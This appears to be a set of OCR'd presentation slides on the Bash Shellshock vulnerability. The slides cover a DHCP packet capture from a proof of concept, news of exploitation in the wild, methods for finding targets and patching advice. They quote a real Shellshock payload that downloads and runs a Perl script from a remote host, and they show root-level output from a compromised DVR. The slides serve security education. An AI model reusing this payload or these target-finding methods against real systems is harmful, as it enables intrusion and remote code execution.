⊞ Ethernet II, Src: Tp-LinkT_f3:55:54 (c0:4a:00:f3:55:54), Dst:
⊞ Internet Protocol Version 4, Src: 192.168.0.1 (192.168.0.1),
⊞ User Datagram Protocol, Src Port: 67 (67), Dst Port: 68 (68)
⊟ Bootstrap Protocol (ACK)
    Message type: Boot Reply (2)
    Hardware type: Ethernet (0x01)
    Hardware address length: 6
    Hops: 0
    Transaction ID: 0x251bb618
    Seconds elapsed: 0
  ⊞ Bootp flags: 0x0000 (Unicast)
    Client IP address: 0.0.0.0 (0.0.0.0)
    Your (client) IP address: 192.168.0.101 (192.168.0.101)
    Next server IP address: 0.0.0.0 (0.0.0.0)
    Relay agent IP address: 0.0.0.0 (0.0.0.0)
    Client MAC address: HonHaiPr_b6:db:09 (80:56:f2:b6:db:09)
    Client hardware address padding: 00000000000000000000
    Server host name not given
    Boot file name not given
    Magic cookie: DHCP
  ⊟ Option: (53) DHCP Message Type (ACK)
      Length: 1
      DHCP: ACK (5)
  ⊟ Option: (54) DHCP Server Identifier
      Length: 4
      DHCP Server Identifier: 192.168.0.1 (192.168.0.1)
  ⊟ Option: (51) IP Address Lease Time
      Length: 4
      IP Address Lease Time: (7200s) 2 hours
  ⊟ Option: (1) Subnet Mask
      Length: 4
      Subnet Mask: 255.255.255.0 (255.255.255.0)
  ⊟ Option: (3) Router
      Length: 4
      Router: 192.168.0.1 (192.168.0.1)
  ⊟ Option: (6) Domain Name Server
      Length: 4
      Domain Name Server: 192.168.0.1 (192.168.0.1)
  ⊟ Option: (255) End
      Option End: 255
    Padding
```

POC Source: Geoff Walton – Senior Security Consultant at TrustedSec.

Exploitation in the wild




Romanian Hackers Used The Shellshock Bug To Hack Yahoo's Servers

JAMES COOK
OCT. 6, 2014, 5:55 AM 10,281 5

Security researcher Jonathan Hall says he has found evidence that Romanian hackers used the Shellshock bug to gain access to Yahoo servers, according to a post on his website Future South.

The Shellshock bug can be used by

Exploitation in the wild



Botnets are making the most of the Shellshock bug

September 29, 2014 - By Waylon Grange

Since the initial disclosure of CVE-2014-6271 further review has revealed four more vulnerabilities in bash that belong to the Shellshock family, namely, CVE-2014-7169, CVE-2014-7186, CVE-2014-7187, and CVE-2014-6277. The initial patch was not sufficient to cover all of these bugs so it is important to insure servers are completely up to date. Even so, it is still not clear if the current set of patches completely cover the issues so more could be forthcoming. For a great explanation of the differences between each of these vulnerabilities https://shellshocker.net/ has a great summary.

Exploitation in the wild

OWASP
The Open Web Application Security Project

Very easy to find targets via:


- Google hacking (ie: filetype:cgi inurl:cgi-bin site:.ro)
- Mass port scanning
- Nmap shellshock script (recently developed)
- Available online scanners (though pretty static)
- Metasploit module (recently released)

Exploitation in the wild

Shellshock payload reportedly seen in the wild by security companies:

```
() { :;}; /bin/bash -c 'curl -
O http://dl.directxex.net/download/ni
ce.png /tmp/nice.png; perl
/tmp/nice.png'
```

Exploitation in the wild



```
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
Content-type: text/html

<html>
<head>
<title>DVR login</title>
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
function MM_preloadImages() { //v3.0
  var d=document; if(d.images){ if(!d.MM_p) d.MM_p=new Array();
    var i,j=d.MM_p.length,a=MM_preloadImages.arguments; for(i=0; i<a.length; i++)
    if (a[i].indexOf("#")!=0){ d.MM_p[j]=new Image; d.MM_p[j++].src=a[i];}}
}
function MM_findObj(n, d) { //v4.01
  var p,i,x;  if(!d) d=document; if((p=n.indexOf("?"))>0&&parent.frames.length) {
  d=parent.frames[n.substring(p+1)].document; n=n.substring(0,p);}
  if(!(x=d[n])&&d.all) x=d.all[n]; for (i=0;!x&&i<d.forms.length;i++) x=d.forms[i][n];
  for(i=0;!x&&d.layers&&i<d.layers.length;i++) x=MM_findObj(n,d.layers[i].document);
  if(!x && d.getElementById) x=d.getElementById(n); return x;
}
function MM_swapImgRestore() { //v3.0
  var i,x,a=document.MM_sr; for(i=0;a&&i<a.length&&(x=a[i])&&x.oSrc;i++) x.src=x.oSrc;
}
function MM_swapImage() { //v3.0
  var i,j=0,x,a=MM_swapImage.arguments; document.MM_sr=new Array; for(i=0;i<(a.length-2);i+=3)
   if ((x=MM_findObj(a[i]))!=null){document.MM_sr[j++]=x; if(!x.oSrc) x.oSrc=x.src; x.src=a[i+2];}
}
//-->
</script>
```

Mitigation

- Contact your vendor ☺
- Initial patches released for the GNU Project BASH did not properly close the vulnerability

⇒CVE-2014-6271, CVE-2014-6277, CVE-2014-6278, CVE-2014-7169, CVE-2014-7186, CVE-2014-7187

- So when updating your *nix’s bash make sure you update with latest patch
- Shellshocker.net has instructions per OS

Understanding the 0-Day threat

(Brainstorming & Q&A)